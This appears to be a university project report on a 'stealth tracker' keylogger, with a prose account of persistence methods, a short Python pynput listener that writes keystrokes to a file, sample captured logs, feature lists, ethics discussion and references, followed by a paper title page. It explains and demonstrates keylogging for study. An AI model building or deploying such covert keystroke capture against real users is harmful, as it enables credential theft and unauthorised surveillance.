To ensure continuous monitoring of keystrokes, the keylogger may incorporate persistence mechanisms to automatically start and run in the background whenever the system boots up. This can involve modifying system startup scripts, creating registry entries (for Windows), or utilizing launchd (for macOS) or systemd (for Linux) services. Once installed and running, the keylogger intercepts keystrokes made by the user. This is typically achieved by hooking into the system's input events or keyboard drivers to capture keystrokes before they are processed by the operating system. The keylogger logs the captured keystrokes into a log file or database for later analysis. This logging process may include recording additional information such as timestamps, the application or window in focus, and the context surrounding the keystrokes. Some advanced keyloggers may include remote control capabilities, allowing attackers to remotely configure and control the keylogger, retrieve logged data, or update its functionality. The administrator monitors and analyzes the logged keystrokes to extract valuable information, such as usernames, passwords, credit card numbers, or sensitive

Step 1 :-

Download and install the python programming environment pycharm.




Fig 4.5 Installing python software

Step 2 :-

Import the necessary modules like pynput, ssl, smtplib etc.




Fig 4.6 Downloading Required Libraries




Fig 4.7 Downloading Pynput Library




Fig 4.8 Importing All Libraries

Step 3 :-

Basic Log configuration




Fig 4.9 Log Configuration

Step 4 :-

Defining Our Functions

```
def on_key_press(Key):
    try:
        if(Key == keyboard.Key.enter):
            write("\n")
        else:
            write(Key.char)

    except AttributeError:
        if Key == keyboard.Key.backspace:
            write("\nBackspace Pressed\n")
        elif(Key == keyboard.Key.tab):
            write("\nTab Pressed\n")
        elif(Key == keyboard.Key.space):
            write(" ");
        else:
            temp = repr(Key)+" Pressed.\n"
            write(temp)
            print("\n{} Pressed\n".format(Key))
```

Fig 4.10 Defining Of Logging Functions

```
def on_key_release(Key):

    #This stops the Listener/Keylogger.

    #You can use any key you like by replacing "esc" with the key of your choice

    if(Key == keyboard.Key.esc):

        return False
```

Fig 4.11 Keystrokes Capturing Function

Step 5 :-

Getting key strokes

```
with keyboard.Listener(on_press= on_key_press,on_release= on_key_release) as listener:

    listener.join()

with open("keylogger.txt",'r') as f:

    temp = f.read()

    message = message + str(temp)

    f.close()
```

Fig 4.12 Capture of Keystrokes


Output :-

```
massmaddula<Key.shift: <160>> Pressed.  
@gmail.com  
Backspace Pressed  
  
Backspace Pressed  
  
Backspace Pressed  
  
Backspace Pressed  
<Key.ctrl_l: <162>> Pressed.  
<Key.f2: <113>> Pressed.  
<Key.alt_l: <164>> Pressed.  
  
Tab Pressed  
<Key.alt_l: <164>> Pressed.  
  
Tab Pressed  
<Key.alt_l: <164>> Pressed.  
  
Tab Pressed  
  
Tab Pressed
```

Fig 4.13 Output

```
massmaddula<Key.shift: <160>> Pressed.  
@gmail.com  
Backspace Pressed  
  
Backspace Pressed  
  
Backspace Pressed  
  
Backspace Pressed  
<Key.ctrl_l: <162>> Pressed.  
<Key.f2: <113>> Pressed.  
<Key.alt_l: <164>> Pressed.  
  
Tab Pressed  
<Key.alt_l: <164>> Pressed.  
  
Tab Pressed  
<Key.alt_l: <164>> Pressed.  
  
Tab Pressed  
  
Tab Pressed
```

Fig 4.14 Output



The image shows a code editor window with three tabs: 'main.py', 'keylogger.txt', and '2 code.py'. The 'keylogger.txt' tab is active, displaying a list of log messages. Each message is on a new line, starting from line 33 to line 66. The messages are: '<Key.down: <40>> Pressed.'. A green checkmark and the number '17' are visible in the top right corner of the editor window.

```
33 <Key.down: <40>> Pressed.
34 <Key.down: <40>> Pressed.
35 <Key.down: <40>> Pressed.
36 <Key.down: <40>> Pressed.
37 <Key.down: <40>> Pressed.
38 <Key.down: <40>> Pressed.
39 <Key.down: <40>> Pressed.
40 <Key.down: <40>> Pressed.
41 <Key.down: <40>> Pressed.
42 <Key.down: <40>> Pressed.
43 <Key.down: <40>> Pressed.
44 <Key.down: <40>> Pressed.
45 <Key.down: <40>> Pressed.
46 <Key.down: <40>> Pressed.
47 <Key.down: <40>> Pressed.
48 <Key.down: <40>> Pressed.
49 <Key.down: <40>> Pressed.
50 <Key.down: <40>> Pressed.
51 <Key.down: <40>> Pressed.
52 <Key.down: <40>> Pressed.
53 <Key.down: <40>> Pressed.
54 <Key.down: <40>> Pressed.
55 <Key.down: <40>> Pressed.
56 <Key.down: <40>> Pressed.
57 <Key.down: <40>> Pressed.
58 <Key.down: <40>> Pressed.
59 <Key.down: <40>> Pressed.
60 <Key.down: <40>> Pressed.
61 <Key.down: <40>> Pressed.
62 <Key.down: <40>> Pressed.
63 <Key.down: <40>> Pressed.
64 <Key.down: <40>> Pressed.
65 <Key.down: <40>> Pressed.
66 <Key.down: <40>> Pressed.
```

Fig 4.15 Output

4.2 FEATURES

Keyloggers are software or hardware tools designed to record keystrokes on a computer or mobile device. They can have both legitimate and malicious uses, so it's important to understand their features:

- **Keystroke logging :-** Keystroke logging, often referred to as keylogging, is the process of recording or logging every keystroke made on a computer or mobile device's keyboard. This includes capturing all typed characters including letters, numbers, symbols, and special keys like Enter and Backspace. Keystroke logging can serve various purposes, both legitimate and malicious.
 - . **Legitimate Uses:**
 - **Security:** Keystroke logging can be used to enhance security by monitoring for suspicious or unauthorized activities on a computer system.
 - **Monitoring:** Employers may use keyloggers for employee monitoring to track work related activities and ensure compliance with company policies.
 - **Parental Control:** Parents may employ keyloggers to monitor their children's online activities and ensure their safety.
- **Malicious Uses:**
 - **Data Theft:** Malicious actors can use keyloggers to steal sensitive information, such as usernames, passwords, credit card numbers, and personal messages.
 - **Identity Theft:** Keyloggers can aid in identity theft by capturing login credentials and other personal data.
 - **Cyber Espionage:** State-sponsored hackers and cybercriminals may use keyloggers to spy on individuals, organizations, or government entities.
 - **Unauthorized Surveillance:** Unauthorized installation of keyloggers device
- **Screen capture :-** Screen capture functionality in a keylogger allows it to take screenshots of the user's computer screen at specified intervals or in response

to certain triggers. This feature provides a visual record of the user's activities and complements the keystroke logging capability.

The screen capture feature of a keylogger typically includes the following aspects:

- 1. Screenshot Frequency:** Users can configure how often the keylogger takes screenshots, such as every few seconds, minutes, or when specific events occur.
 - 2. Trigger Events:** Some keyloggers can be set to capture screenshots when specific keywords are typed or when certain applications are used. This is often used for monitoring purposes.
 - 3. File Format:** Captured screenshots are usually saved in a specific file format, such as JPEG or PNG, and may be stored in a designated folder.
 - 4. Resolution and Quality:** Users may have the option to adjust the resolution and image quality of the captured screenshots.
- **Clipboard logging :-** Clipboard logging is a feature in some keyloggers that enables them to capture and record the contents of the clipboard. The clipboard is a temporary storage area in a computer's memory that holds data that has been copied (Ctrl+C) or cut (Ctrl+X) and can be pasted (Ctrl+V) elsewhere.

Here's how clipboard logging works in a keylogger:

- 1. Capturing Clipboard Data:** The keylogger constantly monitors the clipboard for changes. When it detects that something has been copied to the clipboard, it records the content.
- 2. Data Storage:** The captured clipboard data is typically saved in logs alongside the recorded keystrokes and other information collected by the keylogger.
- 3. Use Cases:** Clipboard logging can be useful for tracking information that a user copies and pastes, such as text, links, or files. This can provide additional context to the keylogger's data.

- **Application monitoring :-** Application monitoring is a feature in some keyloggers that allows them to track and log the applications or programs that a user opens and uses on a computer or mobile device. This functionality provides insights into how the device is being utilized and can be useful for various purposes. Here's how application monitoring works in a keylogger:
-
- 1. Application Tracking:** The keylogger constantly monitors which applications are being launched and used by the user. It records the names of these applications and may also log the duration of usage.
- 2. Usage Patterns:** By tracking application usage, this feature can help identify how a user spends their time on the device, including which programs they use most frequently.
- 3. Data Storage:** Information about the applications used is typically stored in logs alongside other data collected by the keylogger, such as keystrokes and clipboard data.
- 4. Legitimate Uses:** Application monitoring can have legitimate uses in scenarios such as employee productivity monitoring or ensuring compliance with company policies. It can also be helpful for troubleshooting technical issues or understanding user behavior.
- 5. Ethical Considerations:** When using application monitoring, ethical considerations include obtaining proper authorization and ensuring transparency. Users should be aware that their application usage is being tracked, and this tracking should align with privacy and legal standards.
- 6. Privacy Concerns:** While application monitoring can be valuable, it raises privacy concerns. It's important to strike a balance between monitoring for legitimate purposes and respecting an individual's right to privacy.

4.2.2 Novelty of the proposal

The aim of this project to stealth tracking keylogger:

1. Security:

Keyloggers can be used to enhance security by helping individuals monitor their own devices or networks for suspicious or unauthorized activities. They can assist in detecting potential threats and identifying security breaches.

2. Monitoring:

Keyloggers can be used for monitoring purposes, such as parental control or employee supervision, where the aim is to track and ensure the responsible and appropriate use of devices or systems.

3. Troubleshooting:

In IT and technical support, keyloggers can aid in diagnosing and resolving software or hardware issues by recording user actions and identifying errors or problems.

4. Research and Analysis:

Researchers and analysts can use keyloggers to collect data for various purposes, such as studying user behavior, improving user interface design, or conducting linguistic research.

5. Assistive Technology:

Keyloggers can be integrated into assistive technology solutions to help individuals with disabilities access and interact with computers or mobile devices more effectively.

6. Parental Control:

Parents concerned about their children's online activities may use keyloggers to monitor and protect their kids from potential online risks. This can involve tracking websites visited, messages sent, or social media interactions.

7. Forensic Investigations:

Law enforcement agencies and digital forensics experts may employ keyloggers as part of criminal investigations. This can help gather evidence related to cybercrimes, including hacking, identity theft, or online harassment.

8. Data Recovery:

In some cases, individuals may use keyloggers to recover lost or deleted data, such as documents or messages, by capturing keystrokes before they were lost.

9. Malicious Intent:

Unfortunately, keyloggers are sometimes created with malicious intent. Cybercriminals use them to steal sensitive information, such as login credentials, credit card numbers, and personal data, for financial gain or other illegal activities.

CHAPTER 5

RESULTS AND DISCUSSION

Keyloggers, once associated solely with malicious intent, have evolved into tools with potential ethical applications. While their ability to monitor and record keystrokes raises concerns about privacy and security, keyloggers can serve legitimate purposes when used responsibly and ethically. This conclusion explores the ethical considerations surrounding the use of keyloggers, highlights potential benefits, and outlines guidelines for their ethical implementation. The ethical use of keyloggers necessitates careful consideration of various factors, including consent, transparency, proportionality, and data protection. At the forefront of ethical considerations is obtaining informed consent from individuals whose keystrokes are being monitored. Consent ensures that individuals are aware of and agree to the surveillance, empowering them to make informed decisions about their privacy. Transparency is another critical ethical principle, requiring clear communication about the purpose, scope, and implications of keylogger usage. Individuals should be informed about the presence of keyloggers, their capabilities, and the intended use of the captured data. Transparency fosters trust and accountability, mitigating concerns about covert surveillance and ensuring respect for individuals' autonomy. Proportionality entails using keyloggers only to the extent necessary to achieve legitimate objectives, such as parental monitoring or employee supervision. Surveillance activities should be proportional to the risks and objectives at hand, avoiding excessive or indiscriminate monitoring that infringes on individuals' privacy rights. Additionally, data collected through keyloggers should be relevant, accurate, and limited to the intended purpose, minimizing the potential for misuse or unauthorized access. Data protection is paramount in ethical keylogger usage, requiring safeguards to protect the confidentiality, integrity, and security of captured data. This includes encryption of logged data, secure storage and transmission protocols, and adherence to privacy laws and regulations. By implementing robust data protection measures, organizations can mitigate the risk of data breaches, unauthorized access, and misuse of sensitive information. Despite ethical concerns, keyloggers can offer several potential benefits when used ethically and responsibly. Keyloggers can

serve as valuable tools for enhancing security by detecting and preventing unauthorized access to sensitive information. By monitoring keystrokes, organizations can identify suspicious activities, such as unauthorized login attempts or password theft, and take proactive measures to mitigate security risks. Keyloggers can be used for educational purposes to teach students about cybersecurity, digital literacy, and responsible online behavior. By demonstrating the capabilities and risks of keyloggers, educators can raise awareness about privacy issues, cybersecurity threats, and ethical considerations in the digital age. Keyloggers can help parents monitor their children's online activities, ensuring their safety and well-being in the digital world. By tracking keystrokes, parents can identify potential risks, such as cyberbullying, online predators, or inappropriate content, and take appropriate measures to protect their children. In workplace settings, keyloggers can be used for employee monitoring to enhance productivity, prevent data breaches, and ensure compliance with company policies and regulations. By monitoring keystrokes, employers can identify unauthorized activities, monitor work performance, and enforce security protocols to safeguard sensitive information. Obtain explicit consent from individuals before deploying keyloggers to monitor their keystrokes. Provide clear and comprehensive information about the purpose, scope, and implications of the surveillance, empowering individuals to make informed decisions about their privacy. Be transparent about the presence of keyloggers, their capabilities, and the intended use of captured data. Communicate openly with stakeholders, including employees, children, or students, about the purpose and implications of keylogger usage, fostering trust and accountability. Use keyloggers only for legitimate purposes, such as enhancing security, parental control, employee supervision, or educational activities. Avoid excessive or indiscriminate monitoring that infringes on individuals' privacy rights and freedoms. Implement robust data protection measures to safeguard the confidentiality, integrity, and security of captured data. Encrypt logged data, use secure storage and transmission protocols, and adhere to privacy laws and regulations to mitigate the risk of data breaches and unauthorized access. Respect individuals' privacy rights and autonomy by minimizing the collection and retention of sensitive information.

CHAPTER 6

SUMMARY AND CONCLUSIONS

keyloggers are software tools designed to record keystrokes on a computer or mobile device for lawful and justified purposes. They are often used by employers to monitor employee activity during work hours, parents to supervise their children's online behavior, or by law enforcement agencies for forensic analysis during investigations. Keyloggers, despite their controversial nature, serve various legitimate purposes in contexts such as employee monitoring, parental control, and forensic investigations. Unlike their malicious counterparts, ethical keyloggers are deployed with the intention of maintaining security, productivity, and accountability rather than for nefarious activities like identity theft or espionage. Ethical keyloggers operate similarly to traditional keyloggers by recording keystrokes entered by users. However, their deployment is governed by ethical considerations, including obtaining informed consent from users, ensuring transparency regarding monitoring activities, and implementing appropriate security measures to protect the collected data. The use of ethical keyloggers raises ethical questions regarding individual privacy rights, consent, and the potential for abuse. While their deployment may be justified in certain circumstances, such as ensuring compliance with workplace policies or protecting minors from online threats, it is essential to balance the benefits of monitoring with the ethical implications of infringing on personal privacy. Ethical keyloggers must comply with relevant laws and regulations governing data privacy, surveillance, and cybersecurity. Depending on the jurisdiction, the deployment of keyloggers may require explicit consent from users, adherence to data protection standards, and limitations on the scope of monitoring activities to avoid legal repercussions. To mitigate the risks associated with ethical keyloggers, organizations and individuals deploying these tools must implement safeguards such as encryption protocols, access controls, and regular audits of monitoring activities. Additionally, establishing clear policies and guidelines regarding the use of keyloggers can help ensure accountability and prevent misuse.

keyloggers present a paradoxical scenario, as they offer potential benefits in certain contexts while raising significant ethical concerns. While traditional keyloggers are used for malicious purposes such as identity theft and espionage, ethical keyloggers are employed for legitimate purposes, such as monitoring employee productivity, parental control, or forensic investigations. Despite their intended ethical use, ethical keyloggers still have the capability to infringe on privacy rights and may be abused if not implemented and monitored responsibly. Therefore, their deployment requires strict adherence to legal and ethical guidelines, including obtaining informed consent from users, ensuring data encryption and protection, and limiting the scope of monitoring to justified purposes. Keyloggers are powerful tools that cannot threaten the system itself, but the user's confidential data such as user name, password, pin and card bank. Although some keylogger are applied as legitimate way, but many keyloggers are used illegally by the creator. This paper has surveyed most common keylogger types and methods used to hide themselves while subversive user's machine. We've also examined the current state of keyloggers and how they can spread. Finally, we analyzed the existing detection techniques, and outlined some prevention techniques. Detecting keylogging technology within the organization is no different than controlling other malicious cod or threats, requiring common awareness, regularly monitoring and a layered defense. The main point is to be aware that they existing threat, recognize how they're used, and suitable ways to detect them. Therefore, keylogger detection and countermeasure must to be part of the organization's incident response plan. In Future work might include enhancing TAKD algorithm which is based on traffic analysis such periodic behavior that has fixed time interval for the communication between source and destination. For example, every 15 minutes, determined by the attacker. Therefore, the result of this detection algorithm may be enhanced to achieve quantitative analysis for irregular time intervals. The anti-rootkits technique was proposed to detect kernel keyloggers.

REFERENCES

1. Sood, A., & Enbody, R. (2008). Comprehensive study of observed and potential threats in keystroke logging. Proceedings of the 2008 ACM workshop on insider threats - Volume 3 (pp. 67-76).
2. Cheung, C. K., Chow, K. P., Chan, P. P., Chan, W. L., Chan, K. W., & Yau, D. K. (2011). An Investigation into the Use of Keyloggers to Enhance Computer Security. *International Journal of Computer Science & Information Technology*, 3(2), 114-122.
3. Arachchilage, N. A., & Love, S. (2015). User Perceptions and Awareness of Keylogger Threats: A Survey Analysis. *Procedia Computer Science*, 56, 439-445.
4. Fagan, M., Bates, J., & Al-Nemrat, A. (2017). Ethical Keyloggers: The Good, the Bad and the Unlawful. Proceedings of the 51st Hawaii International Conference on System Sciences.
5. Rouse, M. (2019). What is keylogger (keystroke logger)? - Definition from WhatIs.com.
TechTarget.
6. Jorstad, J. (2020). Parental Monitoring Apps: How Do Keyloggers Work?. *Bark*.
7. Antonakakis, M., Perdisci, R., Nadji, Y., Vasiloglou II, N., Abu-Nimeh, S., Lee, W., & Dagon, D. (2010). From Throw-Away Traffic to Bots: Detecting the Rise of DGA-Based Malware. Proceedings of the 20th USENIX Security Symposium.
8. Chandran, S., Kamarudin, A., & Manimaran, S. (2021). A review on malware classification techniques: Supervised, unsupervised, and semi-supervised learning. *PeerJ Computer Science*, 7, e658.
9. Meyers, M. (2022). Ethical Keyloggers: A Guide for Security Professionals. *SentinelOne*.
10. S. S. A. G. CANBEK. (2009) Keylogger Increasing Threats to Computer Security and Privacy. *IEEE TECHNOLOGY AND SOCIETY MAGAZINE*

11. O. Zaitsev." Skeleton keys: the purpose and applications of keyloggers"2009
12. "How they work and how to detect them Part.", <http://www.securelist.com>; accessed Sept. 2009
13. A. R. P. Kalpa Vishnani, and Radhesh Mohandas, "An In-Depth Analysis of the Epitome of Online Stealth: Keyloggers; and Their Countermeasures," Dept. of Computer Science & Engg, National Institute of Technology Karnataka, Surathkal, Srinivasnagar, Mangalore - 575025, India, 2005.
14. Y. A.-H. a. U. Aickelin, "Detecting Bots Based on Keylogging Activities," Department of Computer Science and Information Technology, The University of Nottingham, Nottingham, UK, 2008.
15. J. Rutkowska." System virginity verifier defining the roadmap for malware detection on windows system". http://www.invisiblethings.org/papers/hitb05_virginity_verifier.ppt

Stealth Tracker Enhancing Keylogging Software

Nallabotu Uday Gopi
B.E – C.S.E Specialization with
Cyber Security
Sathyabama Institute Of Science
And Technology
Chennai, India
udaygopichowdary@gmail.com

Maddula Asish Sundar Sai
B.E – C.S.E Specialization with
Cyber Security
Sathyabama Institute Of Science
And Technology
Chennai, India
asishmaddula@gmail.com

Lanke Uday Kiran
B.E – C.S.E Specialization with
Cyber Security
Sathyabama Institute Of Science
And Technology
Chennai, India
udaykiranlanke667@gmail.com

Dr. K. Veena
Assistant Professor
Department of CSE
Sathyabama Institute Of Science
And Technology
Chennai, India
drveenkanagaraj@gmail.com

Dr.B.U.Anubarathi
Assistant Professor
Department of CSE
Sathyabama Institute Of Science
And Technology
Chennai, India
amubarathicse@sathyabama.ac.in

ABSTRACT

This paper explores the keyloggers as surveillance tools for legitimate purposes, such as parental monitoring and employee supervision. It examines keylogger functionalities, deployment methods, and potential benefits in enhancing security and productivity. Moreover, it discusses ethical considerations, including consent, transparency, and data protection, to ensure responsible implementation. The study evaluates existing ethical guidelines and frameworks for keylogger usage, highlighting best practices and potential pitfalls. By promoting ethical awareness and accountability, this research aims to facilitate the responsible integration of keyloggers in monitoring contexts while safeguarding individual privacy rights and fostering trust in surveillance practices.

Keywords: Keyloggers, Keystrokes, Surveillance, Security, Privacy, Monitoring, User content, Forensics.

I. INTRODUCTION

In an era marked by pervasive digital interactions,

the need for surveillance tools to monitor digital

